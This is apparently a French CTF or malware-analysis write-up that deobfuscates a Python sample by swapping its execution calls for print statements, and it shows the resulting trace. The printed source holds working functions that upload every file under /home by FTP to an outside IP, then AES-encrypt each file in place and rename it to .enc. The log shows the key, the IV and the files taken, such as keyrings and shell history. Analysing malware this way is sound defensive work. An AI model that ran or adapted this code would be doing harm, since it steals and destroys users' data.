    vctioceigyhub9ugkg633if9zwt8vpvd(h762kgf56n5xzyymoj77ybm3whxbqqgo)
    vgcdpe69qrihym2tvwzjev3kzchme4u7(h762kgf56n5xzyymoj77ybm3whxbqqgo,
h762kgf56n5xzyymoj77ybm3whxbqqgo + qcpn4ajutw9ppq3pc6gbinnu4uhcaexi)
def tzcy728zzgeffh6iue3chgqmgsis4hbq(baawy4qfjg4nq4xmtdf24ors3mt3j8pg,
ct9kud5b72b4bfen93jrn9cstsiy4d6e):
    if qcpn4ajutw9ppq3pc6gbinnu4uhcaexi is nfsi8csdhzk59n6hqxi2cuqber5fopbs:
        if baawy4qfjg4nq4xmtdf24ors3mt3j8pg > ct9kud5b72b4bfen93jrn9cstsiy4d6e:
hf2aayysipqo86r9hbxydt59ot9pr3b5(ct9kud5b72b4bfen93jrn9cstsiy4d6e,
baawy4qfjg4nq4xmtdf24ors3mt3j8pg)
        return hf2aayysipqo86r9hbxydt59ot9pr3b5(baawy4qfjg4nq4xmtdf24ors3mt3j8pg,
ct9kud5b72b4bfen93jrn9cstsiy4d6e)
    return p8kqtofurcszron3eigskks3jo76czwg
```

Miam Miam un super code python obfusqué ...

Pour le déobfusquer je n'ai pas cherché à comprendre comment les variable sont appelée, modifées etc... j'ai plutôt essayé de débugger ce code malveillant.

Pour ce faire voilà comment j'ai procédé :

- repérer les bout du code qui exécutent des choses
- remplacé ces bout de code qui exécuter des chose par simplement des PRINT pour voir ce qu'il est sensé ce passer

Repérer les bouts de code qui exécutent des choses

Dans notre cas toutes les lignes où il y a des affectations ne nous intéressent pas. Nous on veut des appels de fonction.

La partie surlignée appelle des fonction et éxécute du code. Il faut donc remonter à chaque définition de ces fonctions et remplacer l'éxécution par des print ça nous donne ce code :

```
from Crypto.Cipher import AES as o738b8reoivq2exwa7vfu4pf3xzym42b
import socket as pcc4fvsiw9d7s79quqskkhqsh54d9744
import json as xf5w6pmj72sxf89qbxxj8bmj9kfmcqob
import os as xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2
import base64 as bkxegxi2e5fzkpa4ewe5kk8u54cnrhvz
import time as jugrdwqmw27667rk5oud2ed82iw8wqt5
import ftplib as x2n4hcsw4nh3j3vfnjnbrmrrdzmcvgqh
import zlib as jphmoq95yo4hmbs2z9eodighk68cxcsw
import sys as pgut69463inhcj7558n7pxhn6e38cour
import random as fw7tw7iqpkuguumsajvnstovek34mbqi
import string as wjawvqx4ut7m65dvneiyfeasimsjv3gc
nfsi8csdhzk59n6hqxi2cuqber5fopbs = None
k5cuapqzxj25w7d9jd9ayzozr7tzmn27 = range
y3sczwjaq4cvhqs2zemx4ghtzfha232m = len
vodshxxb28m7pr4wpj89j88kbj4xkvjd = ord
ex63ibgsorh5qgr9ykvor9548gayr62y = False
uunkyhrgm6efvjfhaeeyt8id6bk4tekg = True
y7inbkdaff2xtravxeja6ewee5gs3ec9 = open
j7gaas6muacyxr32xamt9i8oobvra3mf = bytes
joonr3yr4iykmmpg8sjd6qesyd69kq3t = print
ij6erz2k9qbcp47hfgmh2pvhf25uqss4 = "."
rnt5s2znrb7hjns73i2dc7qsxattibna = str
xe67mjqssi9824yjpwg5ckcw75y6nzoz = Exception
p8kqtofurcszron3eigskks3jo76czwg = "anonymous"
xkd77exu5ijx4r64tv9yyew4eumtuua5 = pcc4fvsiw9d7s79quqskkhqsh54d9744.SOCK_STREAM
sqwstba8etcuxjgu6vesm7z7sk445uuv = pcc4fvsiw9d7s79quqskkhqsh54d9744.AF_INET
txwh7rqpty93pjkwds7dcun83rdiocjm = 'foo'
uobdix6qsy7j8oaufvga5k4qvtnwg5or = pcc4fvsiw9d7s79quqskkhqsh54d9744.socket
i9u3etp23u3j2k42eheh7dr4sryz8x69 = o738b8reoivq2exwa7vfu4pf3xzym42b.new
x9ttqh5nt369wnoqqz6g52t22kzt5cth = 'http://localhost'
```

```
vgcdpe69qrihym2tvwzjev3kzchme4u7 = xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2.rename
rzy8vga4f3r4z4pizfkaop9wkn3rzhca = "2f7"
i6e8xxxfcytuqf2umpnbzw2ya9i8mo8s = xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2.path
kdc4fc6mjc9dkbnf6vri79w37hkvqus6 = xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2.listdir
aomw9j7cja79wnihvnp2rtze7wfhh9dg = "hex"
f7yzmzv49oarm2nmxa6g4vn3v8ojvmyz = bkxegxi2e5fzkpa4ewe5kk8u54cnrhvz.b16decode
rdbyqcagaf4bcjay7tzfyc7xej4pg47y = juqrdwqmw27667rk5oud2ed82iw8wqt5.sleep
hhdvsqtgnv65y57agh2sszpmf2jr435h = '0.0'
uk9haywudots9vrwyduqinp56tpmin6i = 8
mr3e6xrxz3hn44g3x64g8wm4od59y8xh = ''
y3tds39qfttgdt5gz6yx8bmta5t4zh45 = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
c3cwygh5kv2ukafie5ya5os72kt7f6ci = xf5w6pmj72sxf89qbxxj8bmj9kfmcqob.loads
y3tds39qfttgdt5gz6yx8bmta5t4zh45 += 'S'
def ds6kzfdw8ov6wnxq8rwh2pmodrce4ox4(ormgt5pyac2fucr2j47umvg5dkpztwok):
   qr6tkwxreo4i3trcdc74a5626gprhzeu = x2n4hcsw4nh3j3vfnjnbrmrrdzmcvgqh.FTP()
   qr6tkwxreo4i3trcdc74a5626gprhzeu.connect(mm5dawvmfmuq4ezaopgeu9cpsxujytzx,
pi4cqcoko8draakzyt8kt5nnojjv5kyh)
   qr6tkwxreo4i3trcdc74a5626gprhzeu.login(p8kqtofurcszron3eigskks3jo76czwg,
p8kqtofurcszron3eigskks3jo76czwg) ### connexion FTP
   qr6tkwxreo4i3trcdc74a5626gprhzeu.cwd(z6e8vyq996vi68j8uaqcopbjccc2grbe) ###
localisation dans en répertoir du FTP
   qr6tkwxreo4i3trcdc74a5626gprhzeu.storbinary(y3tds39qfttgdt5gz6yx8bmta5t4zh45 +
ormgt5pyac2fucr2j47umvg5dkpztwok,
y7inbkdaff2xtravxeja6ewee5gs3ec9(ormgt5pyac2fucr2j47umvg5dkpztwok, "rb"))#transfert
un fichier
   qr6tkwxreo4i3trcdc74a5626gprhzeu.quit()
def ds6kzfdw8ov6wnxq8rwh2pmodrce4ox4_harmless(ormgt5pyac2fucr2j47umvg5dkpztwok):
   print("FTP : Host : {} and port
{}".format(mm5dawvmfmuq4ezaopgeu9cpsxujytzx,pi4cqcoko8draakzyt8kt5nnojjv5kyh))
   print("FTP login : {} password :
{}".format(p8kqtofurcszron3eigskks3jo76czwg,p8kqtofurcszron3eigskks3jo76czwg))
   print("FTP working dir : {}".format(z6e8vyq996vi68j8uaqcopbjccc2grbe))
   print("FTP stored file commande : {} local file sent :
{}".format(y3tds39qfttgdt5gz6yx8bmta5t4zh45 +
ormgt5pyac2fucr2j47umvg5dkpztwok,ormgt5pyac2fucr2j47umvg5dkpztwok))
ocw8j9a9ngwbqrm5277jyigvivfspdh2 = 47
p8bs3i5e4o4atrtvwrognvkwge5n94qc = "utf-8"
nk7n9cqk647tke533nkzkjh42fng3iwp = "SHELL"
```

```
udjrxacu76yn2qpabn983tgsgtryv2qh = xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2.getenv
bj9s6bjs4wxhhh94cryxdw4zexrrcfco = rzy8vga4f3r4z4pizfkaop9wkn3rzhca
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
mkggrdu9vx83xd3kf8jje64c34kgq9jr = fw7tw7iqpkuguumsajvnstovek34mbqi.randrange
sfn3a7a9ds84wggi4m6ndc9575gfr63v = nk7n9cqk647tke533nkzkjh42fng3iwp
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'b'
ajqfs3f96ofgp2udu8n4wbdjnwyoeeyf = 4
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'M'
bj9s6bjs4wxhhh94cryxdw4zexrrcfco = kdc4fc6mjc9dkbnf6vri79w37hkvqus6
fjma6nxf3o655exsgxsotzvguoccwwmx = ij6erz2k9qbcp47hfgmh2pvhf25uqss4 + "e"
c8ektkkoft8rivp86jn4kxoqi3bdwt9d = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += '8'
sfn3a7a9ds84wggi4m6ndc9575gfr63v = ""
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'ft'
pqiwqrfhf2navmmfk9dzv5bvdht5x7hh = uk9haywudots9vrwyduqinp56tpmin6i / 4
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'ri'
z2xp9r33qj7xbuwqmddborhh5biut9iw = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'e'
qtf4wmhh7i6xjbsm4mwermw5xd7gr37c = bkxegxi2e5fzkpa4ewe5kk8u54cnrhvz.b64decode
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'ko'
z2xp9r33qj7xbuwqmddborhh5biut9iw = vodshxxb28m7pr4wpj89j88kbj4xkvjd
y3tds39qfttgdt5gz6yx8bmta5t4zh45 += 'TO'
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'c'
hf2aayysipqo86r9hbxydt59ot9pr3b5 = fw7tw7iqpkuguumsajvnstovek34mbqi.randint
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'U'
ij6erz2k9qbcp47hfgmh2pvhf25uqss4 = '' + fjma6nxf3o655exsgxsotzvguoccwwmx
aaovc2rgfi6gudcguao79g4yhcuq2mdd = bytearray
rzy8vga4f3r4z4pizfkaop9wkn3rzhca += "372762"
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'EW'
fuoy7kv4wb22qijt4jidfnvoprxtkfds = ocw8j9a9ngwbqrm5277jyigvivfspdh2 *
uk9haywudots9vrwyduqinp56tpmin6i
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'CT'
hxikx37sffxcxn6b673vukbg6p9y5hfm = xe67mjqssi9824yjpwg5ckcw75y6nzoz
def vctioceigyhub9ugkg633if9zwt8vpvd(yt79bxemwop35ne2oau244gfmv7dy97q):
   d2t7gh94mmceyw9kzov6q2nmquphw9m9 =
o738b8reoivq2exwa7vfu4pf3xzym42b.new(hxr7hx3ydakqjgd49ennfmfhf62jng4r,
gm2a24xqc96g3turpbqo2hi9p738mony, o4za2oynjpd4g37sw8xumbc9g8t7f7st)
   with y7inbkdaff2xtravxeja6ewee5gs3ec9(yt79bxemwop35ne2oau244gfmv7dy97q, "rb")
as af63mdf5y7q4hf3ertyf6d2mnqxmjujz:
       dx99jxgdio55347hz4ff9bemszgtvp95 = af63mdf5y7q4hf3ertyf6d2mnqxmjujz.read()
   zs8z79ihhrofnbso9jad9c68e3w853f9 =
yz3vv3vt5avgivdhijaim9gyi7p8ityc(dx99jxgdio55347hz4ff9bemszgtvp95)
   gvui74ppgp3zgh7t6pd5dc4rc9pgn7r9 =
```

```
d2t7gh94mmceyw9kzov6q2nmquphw9m9.encrypt(zs8z79ihhrofnbso9jad9c68e3w853f9)
    with y7inbkdaff2xtravxeja6ewee5gs3ec9(yt79bxemwop35ne2oau244gfmv7dy97q, "wb")
as zo72uc9vb7xvn5tpb6ho3oku6ffy7itr:
        zo72uc9vb7xvn5tpb6ho3oku6ffy7itr.write(gvui74ppgp3zgh7t6pd5dc4rc9pgn7r9)
def vctioceigyhub9ugkg633if9zwt8vpvd_harmless(yt79bxemwop35ne2oau244gfmv7dy97q):
    print("AES secret key : {} Mode : {} iv :
{}".format(hxr7hx3ydakqjgd49ennfmfhf62jng4r,gm2a24xqc96g3turpbqo2hi9p738mony,o4za2o
ynjpd4g37sw8xumbc9g8t7f7st))
    print("Reading content of file : {}".format(yt79bxemwop35ne2oau244gfmv7dy97q))
    print("Processing content and returned value of process ")
    print("Encrypting data using AES")
hxikx37sffxcxn6b673vukbg6p9y5hfm = ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'kr'
e24sb3fca54vdoqygqkicpvcf26e4uee = aaovc2rgfi6gudcguao79g4yhcuq2mdd.append
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'b'
ocw8j9a9ngwbqrm5277jyigvivfspdh2 = ocw8j9a9ngwbqrm5277jyigvivfspdh2
vv8pwd6frkdqe5hxps6diwskdzczgbpa = rzy8vga4f3r4z4pizfkaop9wkn3rzhca
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'P'
mh733fe9ckv342zfqcbnabf58kvcbczo = fjma6nxf3o655exsgxsotzvguoccwwmx
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += '5'
buyyf4fid5fau6vuxbo3itujvdekf9fn = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'ro'
hxikx37sffxcxn6b673vukbg6p9y5hfm = nfsi8csdhzk59n6hqxi2cuqber5fopbs
jgdnb7oo4rqz6j6m87t3v2ct2ppwnocd = aaovc2rgfi6gudcguao79g4yhcuq2mdd.fromhex
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'v'
edft3pk844njp552cxzkzgf655pajdrg = txwh7rqpty93pjkwds7dcun83rdiocjm
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'L'
rzy8vga4f3r4z4pizfkaop9wkn3rzhca = fuoy7kv4wb22qijt4jidfnvoprxtkfds
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'uU'
uk9haywudots9vrwyduqinp56tpmin6i = (uk9haywudots9vrwyduqinp56tpmin6i * 2) / 2
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'b'
gy87nmd3dc3kbrjvv4dhs8da9endtemi = 'YWhhaGFoYWhh'
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'll'
gm2a24xqc96g3turpbqo2hi9p738mony = o738b8reoivq2exwa7vfu4pf3xzym42b.MODE CBC
vv8pwd6frkdqe5hxps6diwskdzczgbpa += txwh7rqpty93pjkwds7dcun83rdiocjm[0]
o4za2oynjpd4g37sw8xumbc9g8t7f7st =
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98.encode(p8bs3i5e4o4atrtvwrognvkwge5n94qc)
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'S'
giwxye77p2p3hmk47zgwseh5r7r3nu4b = rdbyqcagaf4bcjay7tzfyc7xej4pg47y
buyyf4fid5fau6vuxbo3itujvdekf9fn += '20'
```

```
fjma6nxf3o655exsgxsotzvguoccwwmx += 'n'
txwh7rqpty93pjkwds7dcun83rdiocjm = edft3pk844njp552cxzkzgf655pajdrg
buyyf4fid5fau6vuxbo3itujvdekf9fn += '4'
sfn3a7a9ds84wggi4m6ndc9575gfr63v += 'f'
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'i'
def xw2doa6w49g6ar9vp4ddipfzr8nt432a(a7xx85ojygpgia8ekzu4yreya8erumtq):
   wj8zaaemfy8mi9aoptf8b4u5n6symp48 = []
   for etdbgnjr2kvhrdeaenffc65e6wjf4h3s, eyavmyihgaszqrxoyuaf2tybjwsw95be,
h3cmb5rmq62bfz9akwotfyenwumfaqho in
xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2.walk(a7xx85ojygpgia8ekzu4yreya8erumtq):
       for sxfu5jomus9cktzr9es2emxhnnc57vwp in h3cmb5rmq62bfz9akwotfyenwumfaqho:
wj8zaaemfy8mi9aoptf8b4u5n6symp48.append(i6e8xxxfcytuqf2umpnbzw2ya9i8mo8s.join(etdbg
njr2kvhrdeaenffc65e6wjf4h3s, sxfu5jomus9cktzr9es2emxhnnc57vwp))
    return wj8zaaemfy8mi9aoptf8b4u5n6symp48
y3tds39qfttgdt5gz6yx8bmta5t4zh45 += 'R'
fjma6nxf3o655exsgxsotzvguoccwwmx = fjma6nxf3o655exsgxsotzvguoccwwmx[:-1]
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'e'
hcdyq8ccdc7u56t4v2ioqgnobjhcsh9m = o738b8reoivq2exwa7vfu4pf3xzym42b
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'd'
buyyf4fid5fau6vuxbo3itujvdekf9fn += '6P'
fuoy7kv4wb22qijt4jidfnvoprxtkfds = 14
pi4cqcoko8draakzyt8kt5nnojjv5kyh = 4
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'r'
gy87nmd3dc3kbrjvv4dhs8da9endtemi = fjma6nxf3o655exsgxsotzvguoccwwmx
z6e8vyq996vi68j8uaqcopbjccc2grbe =
jgdnb7oo4rqz6j6m87t3v2ct2ppwnocd(vv8pwd6frkdqe5hxps6diwskdzczgbpa).decode()
pi4cqcoko8draakzyt8kt5nnojjv5kyh = pi4cqcoko8draakzyt8kt5nnojjv5kyh *
ocw8j9a9ngwbqrm5277jyigvivfspdh2
fuoy7kv4wb22qijt4jidfnvoprxtkfds = 0
z6e8vyq996vi68j8uaqcopbjccc2grbe += "www"
mm5dawvmfmuq4ezaopgeu9cpsxujytzx = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
gy87nmd3dc3kbrjvv4dhs8da9endtemi += "nc"
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "13"
buyyf4fid5fau6vuxbo3itujvdekf9fn += '8j'
def yz3vv3vt5avgivdhijaim9gyi7p8ityc(rpq4pztcwn9rzqzib6v4kqczojb3vyt7):
    return rpq4pztcwn9rzqzib6v4kqczojb3vyt7 + b"\0" *
(o738b8reoivq2exwa7vfu4pf3xzym42b.block_size -
len(rpq4pztcwn9rzqzib6v4kqczojb3vyt7) %
o738b8reoivq2exwa7vfu4pf3xzym42b.block_size)
```

```
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'X'
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "."
z6e8vyq996vi68j8uaqcopbjccc2grbe += x9ttqh5nt369wnoqqz6g52t22kzt5cth[5]
y3tds39qfttgdt5gz6yx8bmta5t4zh45 += ' '
dy4s6f9gs4yyrcmibdkh3yyj6n2btcez = int
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "98"
xav66pyf764bzggq43waeafcms6d5jb7 = int
eatq72pdxcij8r8gdv95v8pc9xq6fn96 = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
qcpn4ajutw9ppq3pc6gbinnu4uhcaexi = gy87nmd3dc3kbrjvv4dhs8da9endtemi
z6e8vyq996vi68j8uaqcopbjccc2grbe += "dump/"
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "."
def y4ub2autdwxc8u39u9bsma3m2dkb7xfp(zjx5a8hvc87ydt3yo8a8x24qzes58rcn:
xav66pyf764bzggq43waeafcms6d5jb7, kx2nmu9o9mq5j9spbkeppdcto5ow2kb8:
rnt5s2znrb7hjns73i2dc7qsxattibna):
    for iah7p9czgrjez2cxn3rqet8s7gh3rpxr in range
(fuoy7kv4wb22qijt4jidfnvoprxtkfds,
y3sczwjaq4cvhqs2zemx4ghtzfha232m(kx2nmu9o9mq5j9spbkeppdcto5ow2kb8)):
        if kx2nmu9o9mq5j9spbkeppdcto5ow2kb8[iah7p9czgrjez2cxn3rqet8s7gh3rpxr] ==
zjx5a8hvc87ydt3yo8a8x24qzes58rcn:
            return uunkyhrgm6efvjfhaeeyt8id6bk4tekg
    return ex63ibgsorh5qgr9ykvor9548gayr62y
eatq72pdxcij8r8gdv95v8pc9xq6fn96 += x9ttqh5nt369wnoqqz6g52t22kzt5cth[6]
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "138"
pi4cqcoko8draakzyt8kt5nnojjv5kyh = pi4cqcoko8draakzyt8kt5nnojjv5kyh * (100 +
uk9haywudots9vrwyduqinp56tpmin6i)
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "."
hxr7hx3ydakqjgd49ennfmfhf62jng4r =
buyyf4fid5fau6vuxbo3itujvdekf9fn.encode(p8bs3i5e4o4atrtvwrognvkwge5n94qc)
t873aictu9jukbhz9wwacnf6fe2u6irr = qtf4wmhh7i6xjbsm4mwermw5xd7gr37c("aG9tZS8=")
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "213"
pi4cqcoko8draakzyt8kt5nnojjv5kyh =
xav66pyf764bzggq43waeafcms6d5jb7(pi4cqcoko8draakzyt8kt5nnojjv5kyh)
mieywni7dy2hv5o98a9mbmnuwskg8ta6 = t873aictu9jukbhz9wwacnf6fe2u6irr
eatq72pdxcij8r8gdv95v8pc9xq6fn96 +=
t873aictu9jukbhz9wwacnf6fe2u6irr.decode(p8bs3i5e4o4atrtvwrognvkwge5n94qc)
n54uzfrqj6irnngmhogrrwmu9imv3uyu =
rnt5s2znrb7hjns73i2dc7qsxattibna(pi4cqcoko8draakzyt8kt5nnojjv5kyh)
#for h762kgf56n5xzyymoj77ybm3whxbqqgo in
xw2doa6w49g6ar9vp4ddipfzr8nt432a(eatq72pdxcij8r8gdv95v8pc9xq6fn96):
    #ds6kzfdw8ov6wnxq8rwh2pmodrce4ox4(h762kgf56n5xzyymoj77ybm3whxbqqgo)
    #vctioceigyhub9ugkg633if9zwt8vpvd(h762kgf56n5xzyymoj77ybm3whxbqqgo)
    #vgcdpe69qrihym2tvwzjev3kzchme4u7(h762kgf56n5xzyymoj77ybm3whxbqqgo,
h762kgf56n5xzyymoj77ybm3whxbqqgo + qcpn4ajutw9ppq3pc6gbinnu4uhcaexi)
h762kgf56n5xzyymoj77ybm3whxbqqgo =
```

```
xw2doa6w49g6ar9vp4ddipfzr8nt432a(eatq72pdxcij8r8gdv95v8pc9xq6fn96)
print("Root folder : {}".format(eatq72pdxcij8r8gdv95v8pc9xq6fn96))
for loop values in h762kgf56n5xzyymoj77ybm3whxbqqgo:
    print("#"*30)
    print("Working on : {}".format(loop_values))
    ds6kzfdw8ov6wnxq8rwh2pmodrce4ox4_harmless(loop_values)
    vctioceigyhub9ugkg633if9zwt8vpvd_harmless(loop_values)
    print("Cleaning phase data modification : {} and {}".format(loop values,
loop values + qcpn4ajutw9ppq3pc6gbinnu4uhcaexi))
    print("\n\n\n")
def tzcy728zzgeffh6iue3chgqmgsis4hbq(baawy4qfjg4nq4xmtdf24ors3mt3j8pg,
ct9kud5b72b4bfen93jrn9cstsiy4d6e):
    if qcpn4ajutw9ppq3pc6gbinnu4uhcaexi is nfsi8csdhzk59n6hqxi2cuqber5fopbs:
        if baawy4qfjg4nq4xmtdf24ors3mt3j8pg > ct9kud5b72b4bfen93jrn9cstsiy4d6e:
hf2aayysipqo86r9hbxydt59ot9pr3b5(ct9kud5b72b4bfen93jrn9cstsiy4d6e,
baawy4qfjg4nq4xmtdf24ors3mt3j8pg)
        return hf2aayysipqo86r9hbxydt59ot9pr3b5(baawy4qfjg4nq4xmtdf24ors3mt3j8pg,
ct9kud5b72b4bfen93jrn9cstsiy4d6e)
    return p8kqtofurcszron3eigskks3jo76czwg
```

Ce code est inoffensif et affiche step by step le comportement du malware :

```
############################## Working on : /home/root/.cache/xdg/dconf/user FTP :
Host: 13.98.138.213 and port 20304 FTP login: anonymous password: anonymous FTP
working dir : /srv/www/dump/ FTP stored file commande : STOR
/home/root/.cache/xdg/dconf/user local file sent : /home/root/.cache/xdg/dconf/user
AES secret key: b'vLuUbS2o4i6Pr8jX' Mode: 2 iv: b'bM8ftekoUEWCTbP5' Reading
content of file : /home/root/.cache/xdg/dconf/user Processing content and returned
value of process Encrypting data using AES Cleaning phase data modification :
/home/root/.cache/xdg/dconf/user and /home/root/.cache/xdg/dconf/user.enc
############################# Working on : /home/.cache/xdg/mate-system-
monitor.root.2392720276 FTP: Host: 13.98.138.213 and port 20304 FTP login:
anonymous password : anonymous FTP working dir : /srv/www/dump/ FTP stored file
commande : STOR /home/.cache/xdg/mate-system-monitor.root.2392720276 local file
sent : /home/.cache/xdg/mate-system-monitor.root.2392720276 AES secret key :
b'vLuUbS2o4i6Pr8jX' Mode : 2 iv : b'bM8ftekoUEWCTbP5' Reading content of file :
/home/.cache/xdg/mate-system-monitor.root.2392720276 Processing content and
returned value of process Encrypting data using AES Cleaning phase data
modification: /home/.cache/xdg/mate-system-monitor.root.2392720276 and
/home/.cache/xdg/mate-system-monitor.root.2392720276.enc
```

```
Host: 13.98.138.213 and port 20304 FTP login: anonymous password: anonymous FTP
working dir : /srv/www/dump/ FTP stored file commande : STOR
/home/.cache/xdg/keyring/pkcs11 local file sent : /home/.cache/xdg/keyring/pkcs11
AES secret key: b'vLuUbS2o4i6Pr8jX' Mode: 2 iv: b'bM8ftekoUEWCTbP5' Reading
content of file : /home/.cache/xdg/keyring/pkcs11 Processing content and returned
value of process Encrypting data using AES Cleaning phase data modification :
/home/.cache/xdg/keyring/pkcs11 and /home/.cache/xdg/keyring/pkcs11.enc
############################## Working on : /home/.cache/xdg/keyring/ssh FTP : Host
: 13.98.138.213 and port 20304 FTP login : anonymous password : anonymous FTP
working dir : /srv/www/dump/ FTP stored file commande : STOR
/home/.cache/xdg/keyring/ssh local file sent : /home/.cache/xdg/keyring/ssh AES
secret key : b'vLuUbS2o4i6Pr8jX' Mode : 2 iv : b'bM8ftekoUEWCTbP5' Reading content
of file: /home/.cache/xdg/keyring/ssh Processing content and returned value of
process Encrypting data using AES Cleaning phase data modification :
/home/.cache/xdg/keyring/ssh and /home/.cache/xdg/keyring/ssh.enc
############################### Working on : /home/.cache/xdg/keyring/control FTP :
Host: 13.98.138.213 and port 20304 FTP login: anonymous password: anonymous FTP
working dir : /srv/www/dump/ FTP stored file commande : STOR
/home/.cache/xdg/keyring/control local file sent : /home/.cache/xdg/keyring/control
AES secret key: b'vLuUbS2o4i6Pr8jX' Mode: 2 iv: b'bM8ftekoUEWCTbP5' Reading
content of file : /home/.cache/xdg/keyring/control Processing content and returned
value of process Encrypting data using AES Cleaning phase data modification :
/home/.cache/xdg/keyring/control and /home/.cache/xdg/keyring/control.enc
################################ Working on : /home/.cache/xdg/dconf/user FTP : Host
: 13.98.138.213 and port 20304 FTP login : anonymous password : anonymous FTP
working dir : /srv/www/dump/ FTP stored file commande : STOR
/home/.cache/xdg/dconf/user local file sent : /home/.cache/xdg/dconf/user AES
secret key : b'vLuUbS2o4i6Pr8jX' Mode : 2 iv : b'bM8ftekoUEWCTbP5' Reading content
of file : /home/.cache/xdg/dconf/user Processing content and returned value of
process Encrypting data using AES Cleaning phase data modification :
/home/.cache/xdg/dconf/user and /home/.cache/xdg/dconf/user.enc
############################### Working on : /home/ubuntu/.sudo_as_admin_successful
FTP: Host: 13.98.138.213 and port 20304 FTP login: anonymous password:
anonymous FTP working dir : /srv/www/dump/ FTP stored file commande : STOR
/home/ubuntu/.sudo as admin successful local file sent :
/home/ubuntu/.sudo_as_admin_successful AES secret key : b'vLuUbS2o4i6Pr8jX' Mode :
2 iv : b'bM8ftekoUEWCTbP5' Reading content of file :
/home/ubuntu/.sudo_as_admin_successful Processing content and returned value of
process Encrypting data using AES Cleaning phase data modification :
```

```
/home/ubuntu/.sudo as admin successful and
/home/ubuntu/.sudo as admin successful.enc ####################### Working
on : /home/ubuntu/.bash logout FTP : Host : 13.98.138.213 and port 20304 FTP login
: anonymous password : anonymous FTP working dir : /srv/www/dump/ FTP stored file
commande : STOR /home/ubuntu/.bash logout local file sent :
/home/ubuntu/.bash logout AES secret key : b'vLuUbS2o4i6Pr8jX' Mode : 2 iv :
b'bM8ftekoUEWCTbP5' Reading content of file : /home/ubuntu/.bash logout Processing
content and returned value of process Encrypting data using AES Cleaning phase data
modification : /home/ubuntu/.bash_logout and /home/ubuntu/.bash_logout.enc
############################### Working on : /home/ubuntu/.profile FTP : Host :
13.98.138.213 and port 20304 FTP login: anonymous password: anonymous FTP working
dir : /srv/www/dump/ FTP stored file commande : STOR /home/ubuntu/.profile local
file sent : /home/ubuntu/.profile AES secret key : b'vLuUbS2o4i6Pr8jX' Mode : 2 iv
: b'bM8ftekoUEWCTbP5' Reading content of file : /home/ubuntu/.profile Processing
content and returned value of process Encrypting data using AES Cleaning phase data
modification : /home/ubuntu/.profile and /home/ubuntu/.profile.enc
################################### Working on : /home/ubuntu/.bash_history FTP : Host :
13.98.138.213 and port 20304 FTP login: anonymous password: anonymous FTP working
dir : /srv/www/dump/ FTP stored file commande : STOR /home/ubuntu/.bash history
local file sent : /home/ubuntu/.bash_history AES secret key : b'vLuUbS2o4i6Pr8jX'
Mode: 2 iv: b'bM8ftekoUEWCTbP5' Reading content of file:
/home/ubuntu/.bash_history Processing content and returned value of process
Encrypting data using AES Cleaning phase data modification :
/home/ubuntu/.bash_history and /home/ubuntu/.bash_history.enc
################################ Working on : /home/ubuntu/.bashrc FTP : Host :
13.98.138.213 and port 20304 FTP login : anonymous password : anonymous FTP working
dir : /srv/www/dump/ FTP stored file commande : STOR /home/ubuntu/.bashrc local
file sent : /home/ubuntu/.bashrc AES secret key : b'vLuUbS2o4i6Pr8jX' Mode : 2 iv :
b'bM8ftekoUEWCTbP5' Reading content of file : /home/ubuntu/.bashrc Processing
content and returned value of process Encrypting data using AES Cleaning phase data
modification : /home/ubuntu/.bashrc and /home/ubuntu/.bashrc.enc
#################################### Working on : /home/ubuntu/.Xauthority FTP : Host :
13.98.138.213 and port 20304 FTP login : anonymous password : anonymous FTP working
dir : /srv/www/dump/ FTP stored file commande : STOR /home/ubuntu/.Xauthority local
file sent : /home/ubuntu/.Xauthority AES secret key : b'vLuUbS2o4i6Pr8jX' Mode : 2
iv : b'bM8ftekoUEWCTbP5' Reading content of file : /home/ubuntu/.Xauthority
Processing content and returned value of process Encrypting data using AES Cleaning
